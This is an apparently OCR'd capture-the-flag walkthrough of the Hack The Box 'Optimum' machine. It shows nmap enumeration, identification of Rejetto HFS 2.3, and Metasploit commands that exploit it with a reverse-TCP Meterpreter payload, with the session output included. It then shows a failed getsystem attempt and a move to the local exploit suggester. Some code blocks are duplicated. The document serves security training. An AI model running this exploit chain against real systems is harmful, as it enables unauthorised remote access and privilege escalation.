
Optimum


1. Scan nmap



2. Enumeration


> We inspect the website to see if we could find anything interested.

→ We found the **Server information**: Rejetto



HFS /
Google
10.10.10.8
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
User
Login
No files in this folder
Folder
Home
0 folders, 0 files, 0 bytes
Search
go
Select
All
Invert
Mask
0 items selected
Actions
Archive
Get list
Server information
HttpFileServer 2.3
Server time: 14/9/2019 3:17:52 πμ
Server uptime: 00:01:00
www.rejetto.com/hfs/

Searchsploit


- We found pretty much of exploitation that is related to '**Rejetto**'



- Google for the exploitation



- Perfect, the server is vulnerable with remote command (shell)



3. Exploit

- As **nmap** reported, the server might be running on **Window Server 2012**

  and because of this, this likely going to be **x64 bit** instead of **x32 bit**

  → Try to exploit with the **x64** bit first, if not success then we go back to **x32**.

```
[*] Starting persistent handler(s)...
msf5 > search rejetto

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check
Description
   -  ----                                      ---------------  ----       -----
-----------
   0  exploit/windows/http/rejetto_hfs_exec     2014-09-11       excellent  Yes
Rejetto HttpFileServer Remote Command Execution


msf5 > use exploit/windows/http/rejetto_hfs_exec
```

>**option**


>**set rhosts**

>**show target** (to see what they're picking)

>**set payload** (x64 since we guess the OS is x64 and staged payload as always)

```
msf5 exploit(windows/http/rejetto_hfs_exec) > set rhosts 10.10.10.8
rhosts => 10.10.10.8
msf5 exploit(windows/http/rejetto_hfs_exec) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(windows/http/rejetto_hfs_exec) > set payload windows/x64/meterprete
r/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
```

Successful!



Escalation

First Attempt

```
msf5 exploit(windows/http/rejetto_hfs_exec) > set rhosts 10.10.10.8
rhosts => 10.10.10.8
msf5 exploit(windows/http/rejetto_hfs_exec) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(windows/http/rejetto_hfs_exec) > set payload windows/x64/meterprete
r/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
```

Successful!

```
root@kali: ~                                    root@kali: ~
[*] Using URL: http://0.0.0.0:8080/28mKO2
[*] Local IP: http://192.168.1.117:8080/28mKO2
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /28mKO2
[*] Sending stage (206403 bytes) to 10.10.10.8
[*] Meterpreter session 1 opened (10.10.14.14:4444 -> 10.10.10.8:49162) at 2019-
09-07 13:28:59 -0400
[!] Tried to delete %TEMP%\YyLVWMLWdQMJ.vbs, unknown result

[*] Server stopped.

meterpreter >
meterpreter > sysinfo
Computer        : OPTIMUM
OS              : Windows 2012 R2 (Build 9600).
Architecture    : x64
System Language : el_GR
Domain          : HTB
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter > getuid
Server username: OPTIMUM\kostas
meterpreter > getsystem
```

However, we cannot getsystem (privileges escalation)

```
meterpreter >
meterpreter > sysinfo
Computer        : OPTIMUM
OS              : Windows 2012 R2 (Build 9600).
Architecture    : x64
System Language : el_GR
Domain          : HTB
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter > getuid
Server username: OPTIMUM\kostas
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: The environment is incorrect. The
following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(windows/http/rejetto_hfs_exec) > search suggester
```

- Therefore, we use suggester.

> **search suggester**

```
msf5 exploit(windows/http/rejetto_hfs_exec) > search suggester

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check
Description
   -  ----                                      ---------------  ----    -----
-----------
   0  post/multi/recon/local_exploit_suggester                   normal  No
Multi Recon Local Exploit Suggester
```

> **use 0**

> options

> set session 1

> run

Note: x64 bit machine is not easy to gather local exploit from the 'suggester' → but x32 is fine

